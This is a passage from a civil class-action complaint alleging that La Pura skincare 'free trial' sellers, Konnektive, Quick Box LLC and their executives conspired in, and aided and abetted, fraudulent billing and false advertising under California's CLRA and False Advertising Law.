11 LLC, Konnektive LLC, and Matthew Martorano to commit these wrongful acts, and  
12 intended that these wrongful acts be committed. Such agreement is implied by the conduct  
13 of the parties and can be inferred from the nature of the acts done because: (1) Kathryn  
14 Martorano did not merely help operate this scam but a number of other scams; (2) Kathryn  
15 Martorano coached the La Pura Defendants on how to run their scams; (3) Kathryn  
16 Martorano controlled and directed Konnektive Corporation employees who maintained the  
17 load balancer software and knew that the La Pura Defendants were running a merchant  
18 account fraud; (4) Kathryn Martorano was familiar with the details of free trial scams and  
19 the false advertisements, knew that the La Pura Defendants were operating one through her  
20 coaching, and yet she caused Konnektive Corporation to continue to provide them services  
21 and process transactions she knew were fraudulent; (5) Kathryn Martorano assisted the La  
22 Pura Defendants in their fraudulent merchant account applications; (6) Kathryn Martorano  
23 knew the Konnektive load balancer was being used to commit fraud, and she knew  
24 Konnektive LLC placed warnings on its website and in its contracts to try to absolve itself  
25 from liability while continuing to profit from providing the functionality; (7) Kathryn  
26 Martorano provided coaching on the “creatives” or advertisements and thus knew the  
27 nature of the false advertising, yet continued working with the La Pura Defendants. The  
28 agreement can be inferred from the relationship between the parties because of the close

1 coaching relationship, because of the length of the business relationship, and because of  
2 Kathryn Martorano's intimate involvement in helping operate the scam. The agreement  
3 can be inferred from the interests of the co-conspirators because Kathryn Martorano was  
4 the owner of Konnektive Corporation, which received more money the more transactions  
5 were processed, and therefore had incentive to encourage the sale of as many items as  
6 possible regardless of whether they were actually ordered. There was at least a tacit  
7 agreement to commit the wrongful acts because Kathryn Martorano was aware these  
8 wrongful acts, and yet she did not direct Konnektive Corporation to quit processing  
9 transactions, did not quit coaching, providing the load balancer, or terminate the business  
10 relationship with the La Pura Defendants.

11 445. Kathryn Martorano agreed to cooperate in the commission of these wrongful  
12 acts and committed wrongful conduct in furtherance of the conspiracy. Such cooperation  
13 includes all of the activities identified as substantial assistance and encouragement in the  
14 aiding and abetting section of the First Cause of Action, which is incorporated by reference  
15 here. Kathryn Martorano acted in concert with her co-conspirators, as explained therein.

16 446. Kathryn Martorano was aware that her co-conspirators planned to commit  
17 these CLRA violations, and she knew of the unlawful purpose of the conspiracy, as  
18 described supra in the aiding and abetting section of the First Cause of Action as to Kathryn  
19 Martorano, which is incorporated here by reference. Kathryn Martorano acted in  
20 furtherance of her own financial gain, in that she made money each time a customer was  
21 injured. Kathryn Martorano owed duties to Plaintiffs and the Class, including a duty not to  
22 commit fraud, a duty not to commit intentional torts, a general duty of due care to avoid  
23 exposing Plaintiffs and the Class to foreseeable harms, the duties imposed under Cal. Civ.  
24 Code 1714(a), duties not to injure Plaintiffs and the Class by violating California and  
25 Federal laws, and general duties of care arising from their relationship with and interaction  
26 with Plaintiffs and the Class.

27 447. Pursuant to Cal. Civ. Code § 1780(d), Plaintiff has attached its affidavit of  
28 venue hereto as Exhibit 3.

1 448. As a result of Defendants’ violations of the CLRA, Plaintiff and the Class  
2 have suffered irreparable harm and seek injunctive relief prohibiting further violations of  
3 the CLRA. Plaintiff and the Class also seek to recover their attorneys’ fees and costs.

4 449. Ms. Tan has standing to seek injunctive relief because she may be injured by  
5 the Defendants’ conduct in the future. Defendants appear to be cycling through product  
6 names and product types, and on information and belief, have been running other “free  
7 trial” scams. Defendants may present other offers that result in fraudulent billing and which  
8 would be difficult to detect or identify as coming from them. Defendants also have Ms.  
9 Tan’s personal information and could try to use her personal information for nefarious  
10 purposes without her consent, just as they did in the past.

11 450. Under Cal. Civ. Code § 1782(d), a plaintiff may without prior notification file  
12 a complaint alleging violations of the CLRA that seeks injunctive relief only. If the plaintiff  
13 later sends a CLRA notification letter and the defendant does not remedy the CLRA  
14 violations within 30 days of notification, the plaintiff may amend its CLRA causes of action  
15 without leave of court to add claims for damages.

16 451. Pursuant to §1782 of the CLRA, Plaintiff sent CLRA letters to the named  
17 Defendants on July 8, 2020. Defendants failed to adequately respond to Plaintiffs’ demands  
18 within 30 days of the letters pursuant to §1782 of the CLRA. Plaintiff and the Class  
19 therefore also seek actual damages, punitive damages, restitution, and any other relief that  
20 the Court deems proper pursuant to the CLRA.

21 **SECOND CAUSE OF ACTION**

22 **Violation of the California False Advertising Law**

23 **Cal. Bus. & Prof. Code §§ 17500, *et seq.***

24 452. Plaintiff incorporates all preceding and subsequent paragraphs by reference as  
25 if set forth fully herein.

26 453. Plaintiff brings this claim individually and on behalf of the Class.

27 454. Pursuant to California Business and Professions Code § 17500, *et seq.*, it is  
28 unlawful to engage in advertising “which is untrue or misleading, and which is known, or

1 which by the exercise of reasonable care should be known, to be untrue or misleading . . .  
2 [or] to so make or disseminate or cause to be so made or disseminated any such statement  
3 as part of a plan or scheme with the intent not to sell that personal property or those  
4 services, professional or otherwise, so advertised at the price stated therein, or as so  
5 advertised.”

6 455. Defendants have violated § 17500, *et seq.*, in particular as described herein  
7 through the false celebrity endorsements, magazine appearances, affiliations with Amazon,  
8 the omissions regarding their “false front” websites, their presentation of the “false front”  
9 websites to banks and credit card companies, the representations regarding limited supply,  
10 their efforts to make it difficult to cancel subscriptions, the “free trial” representations, the  
11 false representation that the products would cost \$0.00, and the false presentation of  
12 websites as news articles described herein.

13 456. Pursuant to California Business and Professions Code § 17505, “No person  
14 shall state, in an advertisement of his goods, that he is a producer, manufacturer, processor,  
15 wholesaler, or importer, or that he owns or controls a factory or other source of supply of  
16 goods, when such is not the fact, and no person shall in any other manner misrepresent the  
17 character, extent, volume, or type of his business.”

18 457. Defendants have violated § 17505, in particular through their representations  
19 of limited supply, the “false front” website, the false celebrity endorsements, and the false  
20 presentation of websites as news articles described herein.

21 458. Defendants misled consumers by making misrepresentations and untrue  
22 statements about their products as described herein.

23 459. Defendants misled consumers by omitting material information which they  
24 were under a duty to disclose as described herein. Defendants were under a duty to disclose  
25 this material information to Plaintiff and the Class Members.

26 460. Defendants knew, or by the exercise of reasonable care should have known,  
27 that their representations and omissions were untrue and misleading, and deliberately made  
28 the aforementioned representations and omissions in order to deceive reasonable

1 consumers like Plaintiff and other Class Members. In particular and *inter alia*, this is  
2 evidenced by the numerous negative reviews online regarding these products and others  
3 which were specifically directed at the Defendants or their companies by name, by  
4 customer complaints which, on information and belief, were communicated directly to the  
5 Defendants by victims, by the outlandishness of the conduct described and of the stories  
6 the Defendants concocted regarding Oprah, Ellen DeGeneres, Shark Tank, and others, the  
7 significant publicity these illegal free trial schemes have received, prior FTC actions and  
8 criminal prosecutions against similar enterprises, and the fact that the prevalence and  
9 illegality of these activities is well known in the affiliate marketing and direct marketing  
10 industries.

11 461. As a direct and proximate result of Defendants' misleading and false  
12 advertising, Plaintiff and the other Class Members have suffered injury in fact and have  
13 lost money or property, time, and attention. Plaintiff reasonably relied upon Defendants'  
14 representations regarding their products. In reasonable reliance on Defendants' false  
15 representations, Plaintiff and other Class Members purchased the products at issue and paid  
16 more for those products than they would have had they been aware that Defendants'  
17 representations were false. Plaintiff and other Class Members ended up with Products that  
18 were overpriced, inaccurately marketed, and did not have the characteristics, qualities, or  
19 value promised by Defendants, and therefore Plaintiff and other Class Members have  
20 suffered injury in fact.

21 462. Defendants' representations were material to the decision of Plaintiffs and the  
22 Class Members to purchase Defendants' products, and a reasonable person would have  
23 attached importance to the truth or falsity of the representations made by the Defendants  
24 in determining whether to purchase the Defendants' products. The suggestion that the  
25 products were endorsed by celebrities and magazines was a factor in Ms. Tan's purchase  
26 and tended to lend credibility to the product, and a reasonable consumer who knew this  
27 was false would not have signed up for the "free trial." With respect to the omissions by  
28 Defendants as described herein, those omissions were material and Plaintiff and the Class

1 Members would have behaved differently if the information had been disclosed. Had  
2 Defendants disclosed the omitted information, that there would be an ongoing subscription  
3 and not a one-time free sample with only a shipping and handling charge, that there was  
4 not a limited supply, and that Defendants intended to use the “false front” websites to  
5 defraud the consumers’ banks and credit card companies if they attempted a chargeback,  
6 Plaintiff and the Class Members would have been aware of it and would not have purchased  
7 the products from Defendants or would not have paid the same price for those products.

8 463. Defendants advertised to Plaintiff and other Class Members, through written  
9 representations and omissions made by Defendants and their employees that the La Pura  
10 Products would be of a particular nature and quality.

11 464. The misleading and false advertising described herein presents a continuing  
12 threat to Plaintiff and the Class Members in that Defendants persist and continue to engage  
13 in these practices, and will not cease doing so unless and until forced to do so by this Court.  
14 Defendants’ conduct will continue to cause irreparable injury to consumers unless enjoined  
15 or restrained. Plaintiff is entitled to injunctive relief ordering Defendants to cease their false  
16 advertising, and Plaintiff and all Class Members are entitled to restitution of the entirety of  
17 the Defendants’ revenues associated with their false advertising, or such portion of those  
18 revenues as the Court may find equitable.

19 465. The La Pura Defendants, as well as the John Doe(s) who control them, directly  
20 violated the FAL as described above. Those defendants worked together as a group to sell  
21 and distribute the La Pura Products, operated [try-la-pura-skincare.com/lm/](http://try-la-pura-skincare.com/lm/) and [try-la-pura-skincare.com/l3/](http://try-la-pura-skincare.com/l3/), as well as the “false fronts,” worked with other John Doe affiliates and  
22 affiliate networks to create fake celebrity advertisements, and pooled their merchant  
23 accounts together to be used in rotation to sell the La Pura products on the same website.  
24 By doing so, all of the La Pura Defendants directly injured Plaintiff and the Class.  
25 Defendants Total Health Supply TUA, Inc. and DL Group Inc. directly billed Ms. Tan and  
26 thus directly injured her. Furthermore, all of the La Pura Defendants are alter egos of one  
27 another as explained herein, and when treated as a consolidated entity all of them are  
28

1 directly liable for these FAL violations against both Plaintiff and the Class.

2 466. Quick Box LLC directly violated the FAL as described above. It created and  
3 ran at least some of the affiliate offers through a network of “in-house affiliates” it  
4 manages, as explained below in the section on aiding and abetting for Quick Box LLC. It  
5 further directly sent advertisements for La Pura to at least some members of the Class who  
6 were on a list it maintains of prior victims of scams, which it advertises to on behalf of its  
7 clients. James Martell directly violated the FAL as described above because he directed  
8 and supervised this conduct, and he was responsible for the creation of this in-house  
9 affiliate network and for creating the list of prior victims. Stephen Adele and Chad Biggins  
10 directly violated the FAL as described above because they directed and supervised this  
11 conduct.

12 467. **Aiding and Abetting (La Pura Defendants):** The La Pura Defendants aided  
13 and abetted one another, including in particular aiding and abetting Total Health Supply  
14 TUA, Inc. and DL Group Inc. when billing Ms. Tan. They are thus also responsible for and  
15 liable for one another’s conduct under this Cause of Action independently of their alter ego  
16 status. The La Pura Defendants knew about these violations of the FAL and knew that these  
17 misrepresentations were being made to Plaintiff and the Class, as described in the aiding  
18 and abetting section for the La Pura Defendants in the First Cause of Action, which is  
19 incorporated here by reference.

20 468. The La Pura Defendants knew of the FAL violations and misrepresentations  
21 involving the La Pura Products from the very beginning of the wrongful conduct, as  
22 described in the aiding and abetting section for the La Pura Defendants in the First Cause  
23 of Action. The La Pura Defendants knew these violations and misrepresentations were a  
24 breach of duty to Plaintiffs and the Class because they (and the John Doe(s) who operated  
25 them) knew they were working together to commit fraud, intentional torts, were exposing  
26 Plaintiff and the Class to harms the La Pura Defendants could foresee, and knew they were  
27 not being treated with due care but instead were being intentionally defrauded.

1           469. The La Pura Defendants gave substantial assistance and encouragement to one  
2 another, as described in the aiding and abetting section as to them in the First Cause of  
3 Action, which is incorporated here by reference. The La Pura Defendants' conduct was a  
4 substantial factor in causing harm to Plaintiff and the Class, and was a but-for and  
5 proximate cause of the injuries, again as described in the aiding and abetting section as to  
6 them in the First Cause of Action. The La Pura Defendants had specific intent to facilitate  
7 the wrongful conduct by one another and the John Doe(s) and consciously decided to  
8 participate in that tortious conduct, as evidenced by their decision to fraudulently sign up  
9 for merchant accounts, to use paid "front people" as owners, and to pool those merchant  
10 accounts together to sell the La Pura Products in violation of VISA/Mastercard rules.

11           470. Even if they did not have knowledge of the wrongful conduct, the La Pura  
12 Defendants are separately responsible for and liable for the FAL violations and  
13 misrepresentations as aider and abettors because they gave the John Doe(s) and one another  
14 substantial assistance in achieving the tortious result and their own conduct, separately  
15 considered, constitutes a breach of duty to Plaintiff and the Class. The La Pura Defendants  
16 owed duties to Plaintiff and the Class, as explained in the aiding and abetting section as to  
17 them in the First Cause of Action, incorporated here by reference. The La Pura Defendants'  
18 own conduct, separately considered, breached these duties because they directly committed  
19 torts against Plaintiff and the Class, namely direct violations as described in Causes of  
20 Action One through Five. As described above, they gave one another substantial assistance  
21 in achieving the tortious result.

22           471. **Aiding and Abetting (Quick Box LLC):** Defendant Quick Box LLC aided  
23 and abetted the La Pura Defendants and other John Does, and is thus also responsible for  
24 and liable for their conduct under this Cause of Action. Quick Box LLC knew about these  
25 violations of the FAL and knew that these misrepresentations were being made to Plaintiff  
26 and the Class.

27           472. Quick Box LLC knew of the FAL violations and misrepresentations involving  
28 the La Pura Products from the very beginning of the wrongful conduct. Plaintiff

1 incorporates by reference the facts and allegations outlined in the Aiding and Abetting  
2 portion of the First Cause of Action as to Quick Box LLC's knowledge. Quick Box LLC  
3 knew these violations and misrepresentations were a breach of duty to Plaintiffs and the  
4 Class because it knew the La Pura Defendants were committing fraud, intentional torts,  
5 were exposing Plaintiff and the Class to harms Quick Box LLC could foresee, and Quick  
6 Box LLC knew they were not being treated with due care but instead were being  
7 intentionally defrauded.

8 473. Quick Box LLC gave substantial assistance and encouragement to the La Pura  
9 Defendants and the John Doe(s), as described in the aiding and abetting section as to them  
10 in the First Cause of Action, which is incorporated here by reference. Quick Box LLC's  
11 conduct was a substantial factor in causing harm to Plaintiff and the Class, and was a but-  
12 for and proximate cause of the injuries, again as described in the aiding and abetting section  
13 as to them in the First Cause of Action. Quick Box LLC had specific intent to facilitate the  
14 wrongful conduct by the La Pura Defendants and other John Does and consciously decided  
15 to participate in that tortious conduct, as evidenced by its recruitment of scammers at  
16 conferences, its continued participation despite consumer complaints and the lawsuit  
17 against it, and the other facts suggesting its knowledge.

18 474. Even if it did not have knowledge of the wrongful conduct, Quick Box LLC  
19 is separately responsible for and liable for the FAL violations by the La Pura Defendants  
20 and other John Does as an aider and abettor because it gave them substantial assistance in  
21 achieving the tortious result and its own conduct, separately considered, constitutes a  
22 breach of duty to Plaintiff and the Class. Quick Box LLC owed duties to Plaintiff and the  
23 Class, as explained in the aiding and abetting section as to them in the First Cause of  
24 Action, incorporated here by reference. Quick Box LLC's own conduct, separately  
25 considered, breached these duties because it directly committed torts against Plaintiff and  
26 the Class, as described in the First through Fifth Causes of Action. As described above, it  
27 gave them substantial assistance in achieving the tortious result.

1           **475. Aiding and Abetting (Stephen Adele):** Defendant Stephen Adele aided and  
2 abetted the La Pura Defendants and other John Does, and is thus also responsible for and  
3 liable for their conduct under this Cause of Action. As CEO, he directed Quick Box LLC’s  
4 conduct and made it a matter of company policy to seek out free trial scammers as  
5 customers and to provide them the services described herein. The services provided to the  
6 La Pura Defendants were provided pursuant to this policy and at Adele’s direction. Plaintiff  
7 incorporates by reference the aiding and abetting section as to Quick Box LLC in the First  
8 Cause of Action, which describes the services Quick Box LLC provided to the La Pura  
9 Defendants pursuant to this policy. Adele personally participated in this conduct, in  
10 particular by providing advice to the La Pura Defendants on how to run a free trial scam  
11 and advice on marketing the La Pura Products based on his own prior experience running  
12 similar scams and on his experience helping other clients of Quick Box LLC who were  
13 running such scams.

14           **476.** Adele knew about these violations of the FAL. Plaintiff incorporates by  
15 reference the facts and allegations outlined in the Aiding and Abetting portion of the First  
16 Cause of Action as to Adele’s knowledge. He personally advised and assisted the La Pura  
17 Defendants on how to run their scam, and he supervised and controlled Quick Box LLC’s  
18 conduct as outlined in the aiding and abetting section of the First Cause of Action, and  
19 because of that he knew the nature of their tortious conduct.

20           **477.** Adele knew of the FAL violations from the very beginning of the wrongful  
21 conduct, because he supervised and controlled Quick Box LLC’s activities and was  
22 involved the creation of the product, the websites, and the marketing materials. He knew  
23 these violations and misrepresentations were a breach of duty to Plaintiffs and the Class  
24 because he knew the La Pura Defendants were committing fraud, intentional torts, were  
25 exposing Plaintiff and the Class to harms he could foresee, and he knew they were not  
26 being treated with due care but instead were being intentionally defrauded.

27           **478.** Adele gave substantial assistance and encouragement to the La Pura  
28 Defendants and the John Doe(s), as described in the aiding and abetting section as to him

1 in the First Cause of Action, which is incorporated here by reference. Adele's conduct was  
2 a substantial factor in causing harm to Plaintiff and the Class, and was a but-for and  
3 proximate cause of the injuries, again as described in the aiding and abetting section as to  
4 him in the First Cause of Action. Adele had specific intent to facilitate the wrongful conduct  
5 by the La Pura Defendants and other John Does and consciously decided to participate in  
6 that tortious conduct, as evidenced by his recruitment of scammers at conferences, his  
7 continued participation despite consumer complaints and the lawsuit against Quick Box  
8 LLC, and the other facts suggesting his knowledge.

9 479. Even if he did not have knowledge of the wrongful conduct, Adele is  
10 separately responsible for and liable for the FAL violations by the La Pura Defendants and  
11 other John Does as an aider and abettor because he gave them substantial assistance in  
12 achieving the tortious result and his own conduct, separately considered, constitutes a  
13 breach of duty to Plaintiff and the Class. Adele owed duties to Plaintiff and the Class, as  
14 explained in the aiding and abetting section as to him in the First Cause of Action,  
15 incorporated here by reference. Adele's own conduct, separately considered, breached  
16 these duties because he directly committed torts against Plaintiff and the Class, as described  
17 in the First through Fifth Causes of Action. As described above, he gave them substantial  
18 assistance in achieving the tortious result.

19 480. **Aiding and Abetting (Biggins):** Defendant Chad Biggins aided and abetted  
20 the La Pura Defendants and other John Does, and is thus also responsible for and liable for  
21 their conduct under this Cause of Action. As COO, he directed Quick Box LLC's conduct  
22 and made it a matter of company policy to seek out free trial scammers as customers and  
23 to provide them the services described herein. The services provided to the La Pura  
24 Defendants were provided pursuant to this policy and at Biggins' direction. Plaintiff  
25 incorporates by reference the aiding and abetting section as to Quick Box LLC in the First  
26 Cause of Action, which describes the services Quick Box LLC provided to the La Pura  
27 Defendants pursuant to this policy. Biggins personally participated in this conduct, in  
28 particular by providing advice to the La Pura Defendants on how to run a free trial scam

1 and advice on marketing the La Pura Products based on his own prior experience running  
2 similar scams and on his experience helping other clients of Quick Box LLC who were  
3 running such scams.

4 481. Biggins knew about these violations of the FAL and knew that these  
5 misrepresentations were being made to Plaintiff and the Class. Plaintiff incorporates by  
6 reference the facts and allegations outlined in the Aiding and Abetting portion of the First  
7 Cause of Action as to Biggins' knowledge. He supervised and controlled Quick Box LLC's  
8 conduct as outlined in the aiding and abetting section of the First Cause of Action, and  
9 because of that supervision and control and because of the volume of sales of the La Pura  
10 Defendants, he knew the nature of their tortious conduct.

11 482. Biggins knew of the FAL violations involving the La Pura Products from the  
12 very beginning of the wrongful conduct, because he supervised and controlled Quick Box  
13 LLC's activities and was involved the creation of the product, the websites, and the  
14 marketing materials. He knew these violations and misrepresentations were a breach of  
15 duty to Plaintiffs and the Class because he knew the La Pura Defendants were committing  
16 fraud, intentional torts, were exposing Plaintiff and the Class to harms he could foresee,  
17 and he knew they were not being treated with due care but instead were being intentionally  
18 defrauded.

19 483. Biggins gave substantial assistance and encouragement to the La Pura  
20 Defendants and the John Doe(s), as described in the aiding and abetting section as to him  
21 in the First Cause of Action, which is incorporated here by reference. Biggins' conduct was  
22 a substantial factor in causing harm to Plaintiff and the Class, and was a but-for and  
23 proximate cause of the injuries, again as described in the aiding and abetting section as to  
24 him in the First Cause of Action. Biggins had specific intent to facilitate the wrongful  
25 conduct by the La Pura Defendants and other John Does and consciously decided to  
26 participate in that tortious conduct, as evidenced by his long history of assisting free trial  
27 scammers, his key role as a founder of 2Chads/Quick Box LLC (which from the inception  
28 of the company was focused on assisting free trial scammers), the contents of the white

1 papers on the 2Chads website which advised on how to run a free trial scam which were  
2 created when Biggins was one of the few employees of the company, the fact that the  
3 company touted his marketing knowledge and history to its base of free trial scammer  
4 customers, and the other facts suggesting his knowledge.

5 484. Even if he did not have knowledge of the wrongful conduct, Biggins is  
6 separately responsible for and liable for the FAL violations by the La Pura Defendants and  
7 other John Does as an aider and abettor because he gave them substantial assistance in  
8 achieving the tortious result and his own conduct, separately considered, constitutes a  
9 breach of duty to Plaintiff and the Class. Biggins owed duties to Plaintiff and the Class, as  
10 explained in the aiding and abetting section as to him in the First Cause of Action,  
11 incorporated here by reference. Biggins' own conduct, separately considered, breached  
12 these duties because he directly committed torts against Plaintiff and the Class, as described  
13 in the First through Fifth Causes of Action. As described above, he gave them substantial  
14 assistance in achieving the tortious result.

15 485. **Aiding and Abetting (Martell):** Defendant James Martell aided and abetted  
16 the La Pura Defendants and other John Does, and is thus also responsible for and liable for  
17 their conduct under this Cause of Action. As Vice President of Sales, he directed Quick  
18 Box LLC's conduct and made it a matter of company policy to seek out free trial scammers  
19 as customers and to provide them the services described herein. The services provided to  
20 the La Pura Defendants were provided pursuant to this policy and at Martell's direction.  
21 Plaintiff incorporates by reference the aiding and abetting section as to Quick Box LLC in  
22 the First Cause of Action, which describes the services Quick Box LLC provided to the La  
23 Pura Defendants pursuant to this policy. Martell personally participated in this conduct, in  
24 particular by providing advice to the La Pura Defendants on how to run a free trial scam  
25 and advice on marketing the La Pura Products based on his own prior experience running  
26 similar scams and on his experience helping other clients of Quick Box LLC who were  
27 running such scams. Martell further created Private Label Campaigns, and integrated the  
28 company into Quick Box LLC after the two companies merged. He was thus directly

1 involved in supervising and operating the turn-key free trial scam aspects of Quick Box  
2 LLC's business discussed *supra*.

3 486. Martell knew about these violations of the FAL and knew that these  
4 misrepresentations were being made to Plaintiff and the Class. Plaintiff incorporates by  
5 reference the facts and allegations outlined in the Aiding and Abetting portion of the First  
6 Cause of Action as to Martell's knowledge. He supervised and controlled Quick Box  
7 LLC's conduct as outlined in the aiding and abetting section of the First Cause of Action,  
8 and because of that supervision and control and because of the volume of sales of the La  
9 Pura Defendants, he knew the nature of their tortious conduct.

10 487. Martell knew of the FAL violations and misrepresentations involving the La  
11 Pura Products from the very beginning of the wrongful conduct, because he supervised and  
12 controlled Quick Box LLC's activities and was involved the creation of the product, the  
13 websites, and the marketing materials. He knew these violations and misrepresentations  
14 were a breach of duty to Plaintiffs and the Class because he knew the La Pura Defendants  
15 were committing fraud, intentional torts, were exposing Plaintiff and the Class to harms he  
16 could foresee, and he knew they were not being treated with due care but instead were  
17 being intentionally defrauded.

18 488. Martell gave substantial assistance and encouragement to the La Pura  
19 Defendants and the John Doe(s), as described in the aiding and abetting section as to him  
20 in the First Cause of Action, which is incorporated here by reference. Martell's conduct  
21 was a substantial factor in causing harm to Plaintiff and the Class, and was a but-for and  
22 proximate cause of the injuries, again as described in the aiding and abetting section as to  
23 him in the First Cause of Action. Martell had specific intent to facilitate the wrongful  
24 conduct by the La Pura Defendants and other John Does and consciously decided to  
25 participate in that tortious conduct, as evidenced by his long history of assisting free trial  
26 scammers, his role in providing turn-key scam operation services to Quick Box LLC clients  
27 through his "Krisp Commerce," "Private Label Campaigns," and "Brand Innovate"  
28 companies, the fact that the company touted his marketing knowledge and history to its

1 base of free trial scammer customers, and the other facts suggesting his knowledge.

2 489. Even if he did not have knowledge of the wrongful conduct, Martell is  
3 separately responsible for and liable for the FAL violations by the La Pura Defendants and  
4 other John Does as an aider and abettor because he gave them substantial assistance in  
5 achieving the tortious result and his own conduct, separately considered, constitutes a  
6 breach of duty to Plaintiff and the Class. Martell owed duties to Plaintiff and the Class, as  
7 explained in the aiding and abetting section as to him in the First Cause of Action,  
8 incorporated here by reference. Martell's own conduct, separately considered, breached  
9 these duties because he directly committed torts against Plaintiff and the Class, as described  
10 in the First through Fifth Causes of Action. As described above, he gave them substantial  
11 assistance in achieving the tortious result.

12 490. **Aiding and Abetting (Konnektive LLC):** Defendant Konnektive LLC aided  
13 and abetted the La Pura Defendants and other John Does, and is thus also responsible for  
14 and liable for their conduct under this Cause of Action. Konnektive LLC knew about these  
15 violations of the FAL and knew that these misrepresentations were being made to Plaintiff  
16 and the Class. Plaintiff incorporates by reference the facts and allegations outlined in the  
17 Aiding and Abetting portion of the First Cause of Action as to Konnektive LLC's  
18 knowledge. Konnektive LLC, Konnektive Corporation, Konnektive Rewards LLC,  
19 Matthew Martorano, and Kathryn Martorano are alleged to be alter egos of one another,  
20 and the facts in the aiding and abetting sections as to each of these Defendants are  
21 incorporated herein by reference.

22 491. Konnektive LLC knew of the FAL violations involving the La Pura Products  
23 from the very beginning of the wrongful conduct, because its employees and Konnektive  
24 Corporation employees it supervised and controlled were involved in the onboarding  
25 process for the La Pura Defendants. Konnektive LLC knew these violations and  
26 misrepresentations were a breach of duty to Plaintiffs and the Class because it knew the La  
27 Pura Defendants were committing fraud, intentional torts, were exposing Plaintiff and the  
28

1 Class to harms Konnektive LLC could foresee, and Konnektive LLC knew they were not  
2 being treated with due care but instead were being intentionally defrauded.

3 492. Konnektive LLC gave substantial assistance and encouragement to the La  
4 Pura Defendants and the John Doe(s), as described in the aiding and abetting section as to  
5 it in the First Cause of Action, which is incorporated here by reference. Konnektive LLC's  
6 conduct was a substantial factor in causing harm to Plaintiff and the Class, and was a but-  
7 for and proximate cause of the injuries, again as described in the aiding and abetting section  
8 as to it in the First Cause of Action. Konnektive LLC had specific intent to facilitate the  
9 wrongful conduct by the La Pura Defendants and other John Does and consciously decided  
10 to participate in that tortious conduct, as evidenced by its recruitment of scammers at  
11 conferences, its specifically designing the load balancer for use in committing fraud, and  
12 the other facts suggesting its knowledge.

13 493. Even if it did not have knowledge of the wrongful conduct, Konnektive LLC  
14 is separately responsible for and liable for the FAL violations by the La Pura Defendants  
15 and other John Does as an aider and abettor because it gave them substantial assistance in  
16 achieving the tortious result and its own conduct, separately considered, constitutes a  
17 breach of duty to Plaintiff and the Class. Konnektive LLC owed duties to Plaintiff and the  
18 Class, as explained in the aiding and abetting section as to it in the First Cause of Action,  
19 incorporated here by reference. Konnektive LLC's own conduct, separately considered,  
20 breached these duties because it directly committed torts against Plaintiff and the Class, as  
21 described in the Third through Fifth Causes of Action. As described above, it gave them  
22 substantial assistance in achieving the tortious result.

23 494. **Aiding and Abetting (Konnektive Corporation):** Defendant Konnektive  
24 Corporation aided and abetted the La Pura Defendants and other John Does, and is thus  
25 also responsible for and liable for their conduct under this Cause of Action. Konnektive  
26 Corporation knew about these violations of the FAL. Plaintiff incorporates by reference  
27 the facts and allegations outlined in the Aiding and Abetting portion of the First Cause of  
28 Action as to Konnektive Corporation's knowledge. Konnektive LLC, Konnektive

1 Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano are  
2 alleged to be alter egos of one another, and the facts in the aiding and abetting sections as  
3 to each of these Defendants are incorporated herein by reference.

4 495. Konnektive Corporation knew of the FAL violations and misrepresentations  
5 involving the La Pura Products from the very beginning of the wrongful conduct, because  
6 its employees were involved in the onboarding process for the La Pura Defendants.  
7 Konnektive Corporation knew these violations and misrepresentations were a breach of  
8 duty to Plaintiffs and the Class because it knew the La Pura Defendants were committing  
9 fraud, intentional torts, were exposing Plaintiff and the Class to harms Konnektive  
10 Corporation could foresee, and Konnektive Corporation knew they were not being treated  
11 with due care but instead were being intentionally defrauded.

12 496. Konnektive Corporation gave substantial assistance and encouragement to the  
13 La Pura Defendants and the John Doe(s), as described in the aiding and abetting section as  
14 to them in the First Cause of Action, which is incorporated here by reference. Konnektive  
15 LLC's conduct was a substantial factor in causing harm to Plaintiff and the Class, and was  
16 a but-for and proximate cause of the injuries, again as described in the aiding and abetting  
17 section as to it in the First Cause of Action. Konnektive Corporation had specific intent to  
18 facilitate the wrongful conduct by the La Pura Defendants and other John Does and  
19 consciously decided to participate in that tortious conduct, as evidenced by its recruitment  
20 of scammers at conferences, its specifically designing the load balancer for use in  
21 committing fraud, and the other facts suggesting its knowledge.

22 497. Even if it did not have knowledge of the wrongful conduct, Konnektive  
23 Corporation is separately responsible for and liable for the FAL violations by the La Pura  
24 Defendants and other John Does as an aider and abettor because it gave them substantial  
25 assistance in achieving the tortious result and its own conduct, separately considered,  
26 constitutes a breach of duty to Plaintiff and the Class. Konnektive Corporation owed duties  
27 to Plaintiff and the Class, as explained in the aiding and abetting section as to it in the First  
28 Cause of Action, incorporated here by reference. Konnektive Corporation's own conduct,

1 separately considered, breached these duties because it directly committed torts against  
2 Plaintiff and the Class, as described in the Third through Fifth Causes of Action. As  
3 described above, it gave them substantial assistance in achieving the tortious result.

4 **498. Aiding and Abetting (Konnektive Rewards LLC):** Defendant Konnektive  
5 Rewards LLC aided and abetted the La Pura Defendants and other John Does, and is thus  
6 also responsible for and liable for their conduct under this Cause of Action. Konnektive  
7 Rewards LLC knew about these violations of the FAL and knew that these  
8 misrepresentations were being made to Plaintiff and the Class. Konnektive LLC,  
9 Konnektive Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn  
10 Martorano are alleged to be alter egos of one another, and the facts in the aiding and  
11 abetting sections as to each of these Defendants are incorporated herein by reference.

12 **499.** Konnektive Rewards LLC knew of the FAL violations and misrepresentations  
13 from the very beginning of the wrongful conduct, as explained in the aiding and abetting  
14 sections on the other entities which it is an alter ego of. Konnektive Rewards LLC knew  
15 these violations and misrepresentations were a breach of duty to Plaintiffs and the Class  
16 because it knew the La Pura Defendants were committing fraud, intentional torts, were  
17 exposing Plaintiff and the Class to harms Konnektive Rewards LLC could foresee, and  
18 Konnektive Rewards LLC knew they were not being treated with due care but instead were  
19 being intentionally defrauded.

20 **500.** Konnektive Rewards LLC gave substantial assistance and encouragement to  
21 the La Pura Defendants and the John Doe(s), as explained in the aiding and abetting  
22 sections on the other entities which it is an alter ego of, which are incorporated herein by  
23 reference. Konnektive Rewards LLC's conduct was a substantial factor in causing harm to  
24 Plaintiff and the Class, and was a but-for and proximate cause of the injuries, again as  
25 described in the aiding and abetting section as to it in the First Cause of Action. Konnektive  
26 Rewards LLC had specific intent to facilitate the wrongful conduct by the La Pura  
27 Defendants and other John Does and consciously decided to participate in that tortious  
28 conduct, as evidenced by the Konnektive entities' recruitment of scammers at conferences,

1 their specifically designing the load balancer for use in committing fraud, and the other  
2 facts suggesting its knowledge.

3 501. Even if it did not have knowledge of the wrongful conduct, Konnektive  
4 Rewards LLC is separately responsible for and liable for the FAL violations and  
5 misrepresentations by the La Pura Defendants and other John Does as an aider and abettor  
